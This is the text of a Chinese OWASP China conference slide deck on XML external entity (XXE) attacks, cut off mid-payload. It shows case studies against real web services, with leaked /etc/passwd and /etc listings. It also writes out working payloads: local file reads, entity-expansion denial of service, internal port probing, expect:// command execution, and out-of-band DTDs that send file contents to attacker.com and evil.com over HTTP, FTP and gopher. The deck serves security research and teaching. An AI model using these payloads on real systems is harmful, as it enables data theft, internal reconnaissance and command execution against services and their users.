OWASP 中国
The Open Web Application Security Project

- 张天琪（小P||风井）
- 就职于阿里巴巴
- FreeBuf黑客与极客创始人之一
- 漏洞盒子互联网安全测试平台创始人之一
- xKungFoo,xDef安全会议演讲者
- 上榜Google，Yahoo，Ebay，Twitter，Yandex，Evernote等国外厂商漏洞名人堂
- 专注Web安全，Web服务安全，安全产品R&D

Alibaba.com
阿里巴巴

FREEBUF
黑客与极客

漏洞盒子

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE UserInfo [
<!ENTITY name SYSTEM"file:///etc/passwd">
]>
<UserInfo>
    <name>&name;</name>
</UserInfo>
```


Your name is :
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bir
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/game:
/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/s
proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/
list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/'
/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin,
Server,,,:/nonexistent:/bin/false messagebus:x:102:106::/var/run/d
/lib/colord:/bin/false usbmux:x:104:46:usbmux daemon,,,:/home/u:
ntp:x:106:113::/home/ntp:/bin/false Debian-exim:x:107:114::/var/sp
/bin/sh avahi:x:109:118:Avahi mDNS daemon,,,:/var/run/avahi-daer
dradis:x:111:121::/var/lib/dradis:/bin/false pulse:x:112:122:PulseA
Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh haldaemon:x:114
iodine:x:115:65534::/var/run/iodine:/bin/false postgres:x:116:127:F
sshd:x:117:65534::/var/run/sshd:/usr/sbin/nologin redsocks:x:118:
stunnel4:x:120:130::/var/run/stunnel4:/bin/false statd:x:121:6553
gdm:x:123:134:Gnome Display Manager:/var/lib/gdm3:/bin/false rt
/bin/false www:x:1000:1001::/home/www:/sbin/nologin

OWASP 中国
The Open Web Application Security Project

- 形式多样化（RSS,ATOM,OpenDocument,XML-RPC,SOAP,SAML,SVG,XML import,etc）
- 这类攻击已经被提出多年，但近两年才开始受到关注。
- 由于这类攻击存在形式多样，统一处理较繁琐，目前几乎没有成熟的扫描器支持XML实体攻击的检测。
- 与操作系统，组件库，开发语言的版本依赖性强。

RSS，ATOM（Mailchimp）

test | Custom - '"/><h1>X SSS, saved from 1 Column

RSS Feed and Send Timing

If you're new to RSS to Email, you might want to check out our RSS to Email guide or our guide for bloggers.

RSS Feed URL

http://www.~~~~~~~~~~xxe1.xml

When should we send?
We'll only send if there's new content.

Every day ▾   07:00AM ▾   Hong Kong

Send only on these days
☑ Sun ☑ Mon ☑ Tues ☑ Wed ☑ Thurs ☑ Fri ☑ Sat

Frequently Asked Questions

国外最大的邮件发送服务，每周邮件发送量近10亿封。
支持发送自定义的RSS内容作为邮件正文。

"HEAD ▬▬▬▬▬▬▬ HTTP/1.1" 200 0 "-" "Zend_Http_Client" -
"GET ▬▬▬▬▬▬▬ HTTP/1.1" 200 444 "-" "MailChimp.com" -
"GET ▬▬▬▬▬▬▬ HTTP/1.0" 200 90 "-" "-" -
"GET /?MTI3LjAuMC4xICAgbG9jYWxob3N0IGxvY2FsaG9zdC5sb2NhbGRvbWFpbiBs
c3Q2LmxvY2FsZG9tYWluNgoxMjcuMC4wLjEJMmOyMzQyQyMDB6ZC5yc2dsYWIuY29tCjE
"GET /own/xxe1.xml/blog/ HTTP/1.1" 200 11855 "-" "MailChimp.com" -
"GET /?feed=rss2 HTTP/1.1" 200 10557 "-" "MailChimp.com" -
"GET /?feed=rss2 HTTP/1.1" 200 10557 "-" "MailChimp (http://www.ma
"GET / HTTP/1.1" 200 8171 "-" "DNSPod-Monitor/1.0" -

OWASP 中国
The Open Web Application Security Project

SVG to Raster

SVG file: 选择文件 xxe.svg
⚠ Maximum upload size is 5 MB

Width: 500

Height: 500

Convert Cancel

Starting
DEBUG: uploading file: stdin, original name = xxe.svg
INFO: file size=594
DEBUG: form field: width=500
DEBUG: form field: height=500
INFO: upload complete
INFO: complete. file size=158138
INFO: done

SVG XXE POC

root:x:0:0:root:/root:/bin/bashdaemon:x:1:1:
daemon:/usr/sbin:/bin/shbin:x:2:2:bin:/bin:/bin/
shsys:x:3:3:sys:/dev:/bin/shsync:x:4:65534:sync:/
bin:/bin/syncgames:x:5:60:games:/usr/games:/
bin/shman:x:6:12:man:/var/cache/man:/bin/shlp:
x:7:7:lp:/var/spool/lpd:/bin/shmail:x:8:8:mail:/var/
mail:/bin/shnews:x:9:9:news:/var/spool/news:/bin/
shuucp:x:10:10:uucp:/var/spool/uucp:/bin/
shproxy:x:13:13:proxy:/bin:/bin/shwww-data:
x:33:33:www-data:/var/www:/bin/shbackup:
x:34:34:backup:/var/backups:/bin/shlist:x:38:38:
Mailing List Manager:/var/list:/bin/shirc:x:39:39:
ircd:/var/run/ircd:/bin/shgnats:x:41:41:Gnats Bug-
Reporting System (admin):/var/lib/gnats:/bin/
shnobody:x:65534:65534:nobody:/nonexistent:/
bin/shlibuuid:x:100:101::/var/lib/libuuid:/bin/
shsyslog:x:101:103::/home/syslog:/bin/

SVG格式的图片在光栅化的过程中。。

当前最流行的分布式系统监控应用，支持配置文件的导入导出，配置文件使用XML格式。

百度统计XXE外部实体攻击

OWASP 中国
The Open Web Application Security Project

POST /data/mobile/chart/save HTTP/1.1
Host: tongji.baidu.com

▼ **Form Data**   view source   view URL encoded

st: 1401552000000
et: 1409414400000
reportId: 300
format: jpg
charts: ["<svg style=\"overflow: hidden; position: relative;\" xmln
lns:xlink=\"http://www.w3.org/1999/xlink\" width=\"730\" version=\"
  id=\"BLURFILTER\" style=\"-webkit-tap-highlight-color: rgba(0, 0,
ion=\"12\" style=\"-webkit-tap-highlight-color: rgba(0, 0, 0, 0);\"
<path transform=\"matrix(1,0,0,1,0,0)\" fill=\"#eaedf2\" stroke=\"
47.85989010989011,600.48L55.21978021978022,600.12L62.5796703296703
7.29945054945054,602.28L84.65934065934066,598.23L92.01923076923077

OWASP 中国
The Open Web Application Security Project

```
["<?xml version=\"1.0\" encoding=\"UTF-8\"?><!DOCTYPE
svg[<!ENTITY test SYSTEM \"file:///etc/passwd\">]><svg
style=\"overflow: hidden; position: relative;\"
xmlns=\"http://www.w3.org/2000/svg\"
xmlns:xlink=\"http://www.w3.org/1999/xlink\" width=\"730\"
version=\"1.1\" height=\"880\"><path
transform=\"matrix(1,0,0,1,0,0)\" fill=\"#eaedf2\" stroke=\"none\"
d=\"5Z\"></path><text transform=\"matrix(1,0,0,1,0,0)\" x=\"0\"
y=\"42\" width=\"730\" height=\"2000\" text-anchor=\"start\"
font=\"12px Arial\" stroke=\"none\" fill=\"#4b5473\" font-
size=\"12px\"><tspan
dy=\"10.903846153846155\">&test;</tspan></text></svg>"]
```

OWASP 中国
The Open Web Application Security Project

▼ 打开(O) ▼

root:x:0:0:root:/root:/bin/bashbin:x:1:1:bin:/bin:/sbin/nologindaemon:
dm:/sbin/nologinlp:x:4:7:lp:/var/spool/lpd:/sbin/nologinsync:x:5:0:sync
hutdownhalt:x:7:0:halt:/sbin:/sbin/haltmail:x:8:12:mail:/var/spool/mail:/
uucp:/var/spool/uucp:/sbin/nologinoperator:x:11:0:operator:/root:/sbin/
ingopher:x:13:30:gopher:/var/gopher:/sbin/nologinftp:x:14:50:FTP User
dbus:x:81:81:System message bus:/:/sbin/nologinvcsa:x:69:69:virtual co
ar/lib/rpm:/sbin/nologinhaldaemon:x:68:68:HAL daemon:/:/sbin/nologin
:/bin/bashnscd:x:28:28:NSCD Daemon:/:/sbin/nologinsshd:x:74:74:Privil
:32:32:Portmapper RPC user:/:/sbin/nologinmailnull:x:47:47::/var/spool/
eue:/sbin/nologinrpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nol
NFS User:/var/lib/nfs:/sbin/nologinpcap:x:77:77::/var/arpwatch:/sbin/n
inntp:x:38:38::/etc/ntp:/sbin/nologinpegasus:x:100:500:tog_pegasus Or

OWASP 中国
The Open Web Application Security Project

网易云阅读为用户提供了
添加RSS订阅的功能。

添加订阅   ✕

添加精品资讯

导入有道阅读

RSS订阅：

XXE is Here   🔍

yuedu.163.com/mysubs.do?operation=customS

```
{
    more: false,
    search: "http://████████████████/rss_xxe1.xml",
    ResultCode: 0,
    resultCode: 0,
  - customNodes: [
      - {
            id: "cst_rss_14bfd9723ab55c11f3ee9cf2bbdc1120_1",
            content: "Xss feed",
            title: "&xxe;:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemo
            man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool
            proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/
            gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gn
            exim:x:101:103::/var/spool/exim4:/bin/false statd:x:102:6553
            monitor:x:1313:1000::/home/monitor:/bin/bash ntp:x:104:105::
            puppet:x:107:108:Puppet configuration management daemon,,,:/
            account,,,:/var/lib/logcheck:/bin/false ddb:x:50971:1000::/h
            ossecm:x:111:111:Ossec IDS Email alerter:/var/lib/ossec:/bin
            customizationId: "http://████████████████/rss_xxe1.xml",
            coverImageThumbnail: "http://easyread.ph.126.net/KMMbqjAI
            customizationType: "rss",
```

← → C ⌂ □ yuedu.163.com/mysubs.do?operation=customSearch-j&page

{
    more: false,
    search: "http://▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓▓.xml",
    ResultCode: 0,
    resultCode: 0,
  - customNodes: [
    - {
        id: "cst_rss_cb12c795142e4804fa79b26ec766f958_1",
        content: "Xss feed",
        title: "&xxe;a .pwd.lock adduser.conf adjtime aliases alternatives apm apt a
blkid.tab blkid.tab.old ca-certificates ca-certificates.conf ca-certificates.con
daemon.conf debconf.conf debian_version default defoma deluser.conf dhcp dpkg ema
2.0 hdparm.conf host.conf hostname hosts hosts.allow hosts.deny idmapd.conf init.
java-6-sun jove kbd kernel kernel-img.conf krb5.conf ld.so.cache ld.so.conf ld.so
magic.mime mail mail.rc mailcap mailcap.order mailname manpath.config maven2 mce
nslcd.conf nsswitch.conf ntp.conf ntp.conf.dpkg-dist ntp.keys odbc.ini ODBCDataSo
python2.6 rabbitmq rc.local rc0.d rc1.d rc2.d rc3.d rc4.d rc5.d rc6.d rcS.d resol
shells shorewall skel smartd.conf smartmontools snmp ssh ssl subversion sudoers s

云阅读服务器etc目录下的所有文件及目录

这是一个DOC文档文件

这**也**是一个DOC文档文件

I'm a .docx

I'm a.zip - ZIP 压缩文件, 解包大小为 46,297 字节

名称
..
word
docProps
_rels
[Content_Types].xml

/word/document.xml:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<w:document>
<w:body><w:p w:rsidR="00221056"
w:rsidRDefault="000B15BC"><w:pPr><w:rPr><w:rFonts
w:hint="eastAsia"/></w:rPr></w:pPr><w:r><w:rPr><w:rFonts
w:hint="eastAsia"/></w:rPr><w:t>我</w:t></w:r><w:r><w:t>是
一个文档。</w:t></w:r><w:bookmarkStart w:id="0"
w:name="_GoBack"/><w:bookmarkEnd w:id="0"/></w:p><w:sectPr
w:rsidR="00221056"><w:pgSz w:w="11906"
w:h="16838"/><w:pgMar w:top="1440" w:right="1800"
w:bottom="1440" w:left="1800" w:header="851" w:footer="992"
w:gutter="0"/><w:cols w:space="425"/><w:docGrid w:type="lines"
w:linePitch="312"/></w:sectPr></w:body>
</w:document>
```

/word/document.xml:

OWASP 中国

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE w[
<!ENTITY xxe SYSTEM"file:///etc/passwd">
]>
<w:document>
<w:body><w:p w:rsidR="00221056"
w:rsidRDefault="000B15BC"><w:pPr><w:rPr><w:rFonts
w:hint="eastAsia"/></w:rPr></w:pPr><w:r><w:rPr><w:rFonts
w:hint="eastAsia"/></w:rPr><w:t>&xxe;</w:t><w:bookmarkStart
w:id="0" w:name="_GoBack"/><w:bookmarkEnd
w:id="0"/></w:p><w:sectPr w:rsidR="00221056"><w:pgSz
w:w="11906" w:h="16838"/><w:pgMar w:top="1440"
w:right="1800" w:bottom="1440" w:left="1800" w:header="851"
w:footer="992" w:gutter="0"/><w:cols w:space="425"/><w:docGrid
w:type="lines" w:linePitch="312"/></w:sectPr></w:body>
</w:document>
```

文档作为附件并在线预览：

OWASP 中国

MＳil   邮件

←

123.docx

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/bash
daemon:x:2:2:Daemon:/sbin:/bin/bash
lp:x:4:7:Printing daemon:/var/spool/lpd:/bin/bash
mail:x:8:12:Mailer daemon:/var/spool/clientmqueue:/bin/false
games:x:12:100:Games account:/var/games:/bin/bash
wwwrun:x:30:8:WWW daemon apache:/var/lib/wwwrun:/bin/false
ftp:x:40:49:FTP account:/srv/ftp:/bin/bash
nobody:x:65534:65533:nobody:/var/lib/nobody:/bin/bash
messagebus:x:100:101:User for D-BUS:/var/run/dbus:/bin/false
haldaemon:x:101:102:User for haldaemon:/var/run/hal:/bin/false
at:x:25:25:Batch jobs daemon:/var/spool/atjobs:/bin/bash
sshd:x:71:65:SSH daemon:/var/lib/sshd:/bin/false
postfix:x:51:51:Postfix Daemon:/var/spool/postfix:/bin/false
ntp:x:74:103:NTP daemon:/var/lib/ntp:/bin/false
suse-ncc:x:102:104:Novell Customer Center User:/var/lib/YaST2/suse-ncc-fakehome:/bin/bash
man:x:13:62:Manual pages viewer:/var/cache/man:/bin/bash
news:x:9:13:News system:/etc/news:/bin/bash
uucp:x:10:14:Unix-to-Unix CoPy system:/etc/uucp:/bin/bash
dutyroot:x:0:0::/root:/bin/bash
qspace:x:1000:100::/home/qspace:/bin/bash

OWASP 中国
The Open Web Application Security Project

这是一个Excel文件

这**也**是一个Excel文件

xxe.xlsx

名称	修改日期	类型	大小
_rels	2014/9/7 19:55	文件夹	
printerSettings	2014/9/7 19:55	文件夹	
theme	2014/9/7 19:55	文件夹	
worksheets	2014/9/7 19:55	文件夹	
sharedStrings.xml	2014/9/7 19:57	XML 文档	1 KB
styles.xml		XML 文档	2 KB
workbook.xml		XML 文档	1 KB

OWASP 中国
The Open Web Application Security Project

xl/sharedStrings.xml：

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE t [
<!ENTITY xxe SYSTEM "file:///etc/network/interfaces">
]>
<sst
xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" count="1" uniqueCount="1"><si><t>&xxe;</t><phoneticPr
fontId="1" type="noConversion"/></si></sst>
```

OWASP 中国
The Open Web Application Security Project

m.exmail.qq.com/cgi-bin/viewdocument?disptype=&filenam

<<返回

xxe.xlsx

:102:User for haldaemon:/var/run/hal:/bin/false at:x:25:25:Batch jobs daemo
ncc:x:102:104:Novell Customer Center User:/var/lib/YaST2/suse-ncc-
fakehome:/bin/bash man:x:13:62:Manual pages viewer:/var/cache/man:/bin/bash
Unix CoPy system:/etc/uucp:/bin/bash dutyroot:x:0:0::/root:/bin/bash qspace

上页

XML实体漏洞花式利用

OWASP 中国
The Open Web Application Security Project

`<?xml?>` **+** The Entity **=**

- 拒绝服务
- 枚举目录
- 文件读取
- 内网探测
- 端口扫描
- 文件上传
- 命令执行
- ......

OWASP 中国
The Open Web Application Security Project

- /dev/zero
- /dev/random
- XML Entity Boom


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE UserInfo [
<!ENTITY name SYSTEM
"file:///dev/random">
]>
<UserInfo>
    <name>&name;</name>
</UserInfo>
```

OWASP 中国
The Open Web Application Security Project

```
<!DOCTYPE UserInfo [
  <!ENTITY lol "lol">
  <!ENTITY lol2
"&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol3
"&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol7
"&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
.......

........
  <!ENTITY lol8
"&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9
"&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<UserInfo>&lol9;</UserInfo>
```

OWASP 中国
The Open Web Application Security Project

```
CPU[||||||||||||||||||||||||||||||||||||||||||||||||||100.0%]    Tasks: 190 total, 2 running
Mem[|||||||||||||||||||||||||||||||||||||||832/989MB]           Load average: 0.16 0.11 0.27
Swp[|                                       37/1722MB]           Uptime: 00:19:26

  PID USER       PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
 2078 root        20   0  466M  403M  3372 R 90.0 40.8  0:07.04 python soap srv.py
```

OWASP 中国
The Open Web Application Security Project

以Groovy为例：

```
def xxePoc = '
<?xml version="1.0"?><!DOCTYPE customer[<!ENTITY name
SYSTEM
"file:///">]><customer><name>&name;</name></customer>'
def xmlParser = new XmlSlurper();
def parsedContent = xmlParser.parseText(xxePoc)
println parsedContent
```

OWASP 中国
The Open Web Application Security Project

```
root@kali:/opt/xxe_test# groovy xxe.groovy
0
bin
boot
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
```

```
<!DOCTYPE UserInfo [
<!ENTITY name SYSTEM
"http://127.0.0.1:22/">]>
<UserInfo>
   <name>&name;</name>
</UserInfo>
```

http://127.0...mplexml.php ✖ New Tab ✖ ➕

127.0.0.1/simplexml.php ✰ ✔ ⟳ ✔ Google 🔍 ⬇

Warning: SimpleXMLElement::__construct(http://127.0.0.1:22/) [simplexmlelement.--construct]: failed to open stream: HTTP request failed! SSH-2.0-OpenSSH_6.0p1_Debian-4 in /home/wwwroot/default/simplexml.php on line 12

OWASP 中国
The Open Web Application Security Project

Java通过jar协议处理远程jar包：

1. 获取远程jar包
2. 解压缩jar包，提取指定文件
3. 链接结束后，删除临时文件

jar:http://host/evil.jar!/file/in/the/jar

攻击者利用过程：

1. 构造恶意jar包
2. 让目标解析jar包并获取恶意文件
3. 文件传输结束后，继续维持服务端链接
4. 使用列目录技巧寻找临时文件位置

```
<!DOCTYPE UserInfo [
<!ENTITY name SYSTEM "
jar:http://127.0.0.1:2014/!/">]>
<UserInfo>
    <name>&name;</name>
</UserInfo>
```

```
root@kali:/opt/xxe_test# java BlockingServer 2014 pwn2own.txt
[+] BlockingServer accepting connections on port 2014
[+] Victim hooked, sending payload
[+] File sent, press Q and then ENTER to release the victim
```

HTTP/1.0 200 OK

Content-Type: application/java-archive

Date: Sat Aug 09 04:31:39 EDT 2014

Server: EvilServer 1.0

This file was uploaded from the attacker server.

```
<!DOCTYPE root [<!ENTITY foo SYSTEM
"expect://id">]>
<methodCall>
<methodName>&foo;</methodName>
</methodCall>
```

PHP的Expect扩展：
pecl install expect

```
<methodResponse>
<fault><value><struct>
<member>
<name>faultString</name>
<value>
<string>Method &uid=0(root) gid=0(root)
groups=0(root)&quot; does not
exist</string>
</value>
</member>
</struct></value></fault>
</methodResponse>
```

高级XXE OOB技巧

OWASP 中国
The Open Web Application Security Project

- OOB（Out-Of-Band）：外带数据

多数情况下，能直接返回目标内容的攻击场景很少，因此需要一些技巧来获取我们想要的数据。

- 参数实体（Parameter Entity）：

如果说实体是XML节点中引用的内容，那么参数实体就是实体中引用的内容。

<!ENTITY % name "foo">

<!ENTITY copyright "copyright ©2008, %name;.cn, ALL Right Reserved ">

1）参数实体只能在DTD声明中使用。

2）参数实体中不能再引用参数实体。

evil.xml

```
<!DOCTYPE root [
•    <!ENTITY % file SYSTEM
     "file:///etc/hosts">
 <!ENTITY % dtd SYSTEM
"http://attacker.com/ext.dtd">
%dtd;
%send;
]]>
<zabbix_export>
</zabbix_export>
```

嵌套参数实体的 '%' 需要其十进制或16进制编码格式即 %或%)

ext.dtd:

```
<!ENTITY % all  "<!ENTITY &#x25; send
SYSTEM 'http://attacker.com/?%file;'>"
>%all;
```

OWASP 中国
The Open Web Application Security Project

PHP环境下可以使用php://filter：
php://filter/read=convert.base64-encode/resource=/etc/hosts

MjcuMC4wLjEJbG9jYWxob3N0CjEyNy4wLjEuMQlrYWxpCgojIFRoZSBmb2xsb3dpbmcgbGluZXMgYXJlIGRlc2lyYWJsZSBmb3IgSVB2NiBjYXBhYmxlIGhvc3RzCjo6MSAgICAgICBsb2NhbGhvc3QgaXwNi1sb2NhbGhvc3QgaXA2LWxvb3BiYWNrCmZmMDI6OjEgaXA2LWFsbG5vZGVzCmZmMDI6OjIgaXA2LWFsbHJvdXRlcnMK

evil.xml：

```
<!DOCTYPE a [
  <!ENTITY % asd SYSTEM
 "http://attacker.com/ext.dtd">
  %asd;
  %c;
  %rrr;
]>
 <a></a>
```

ext.dtd：

```
<!ENTITY % b SYSTEM "
php://filter/read=convert.base64-encode/resource=
file:///etc/passwd">
<!ENTITY % c "<!ENTITY &#37; rrr SYSTEM
'ftp://evil.com:8000/%b;'>">
```

OWASP 中国
The Open Web Application Security Project

```
[I 14-07-14 22:16:16] 192.168.195.1:63027-[] FTP session opened (connect)
[I 14-07-14 22:16:16] 192.168.195.1:63027-[anonymous] USER 'anonymous' logged in.
[I 14-07-14 22:16:16] 192.168.195.1:63027-[anonymous] CWD /opt/OyBmb3IgMTYtYml0IGFwcCBzdXBwb3J0DQpbZm9udHNdDQpbZXh0ZW5zaW9uc1
xlc10NCltNYWlsXQ0KTUFQST0xDQpDTUNETEx0QU1FMzI9bWFwaTMyLmRsbA0KQ01DPTENCk1BUElYPTENCk1BUElYVkVSPTEuMC4wLjENCk9MRU1lc3NhZ2luZz0
KM2cyPU1QRUdaaWRlbw0KM2dwPU1QRUdZaWRlbw0KM2dwMj1NUEVHVmlkZW8NCjNncHA9TVBFR1ZpZGVvDQphYWM9TVBFR1ZpZGVvDQphZHQ9TVBFR1ZpZGVvDQph
aWRlbw0KbTJ0cz1NUEVHVmlkZW8NCm0ydj1NUEVHVmlkZW8NCm00YT1NUEVHVmlkZW8NCm00dj1NUEVHVmlkZW8NCm1vZD1NUEVHVmlkZW8NCm1vdj1NUEVHVmlkZ
VBFR1ZpZGVvDQptdHM9TVBFR1ZpZGVvDQpjcz1NUEVHVmlkZW8NCnR0cz1NUEVHVmlkZW8NCltSZXNwb25zZVJlc3VsdF0NClJlc3VsdENvZGU9MA0KW1NjaUNhb
tBbGlpbV0NCkltYWdlTWFuQ2xlYXI9MQ0K 550 'File name too long.'
[I 14-07-14 22:16:16] 192.168.195.1:63027-[anonymous] FTP session closed (disconnect).
```

OWASP 中国
The Open Web Application Security Project

Gopher：古老的信息查找协议
格式：**gopher://{host}:{port}/{type}{request}**
- type：为一位整型数字
- request：任意要发送的请求内容，使用URL格式编码。

OWASP 中国
The Open Web Application Security Project

```
<!DOCTYPE roottag [
 <!ENTITY % file SYSTEM "file:///etc/passwd">
 <!ENTITY % dtd SYSTEM
"http://attacker.com/ext.dtd">
%dtd;]>
```

ext.dtd

```
<!ENTITY % all "<!ENTITY send
SYSTEM
'gopher://attacker.com:1337/1%file;'
>">
%all;
```

在服务器中使用NC监听指定端口：
nc –lnp 1337

OWASP 中国
The Open Web Application Security Project

evil.xml：

```
<!DOCTYPE test [
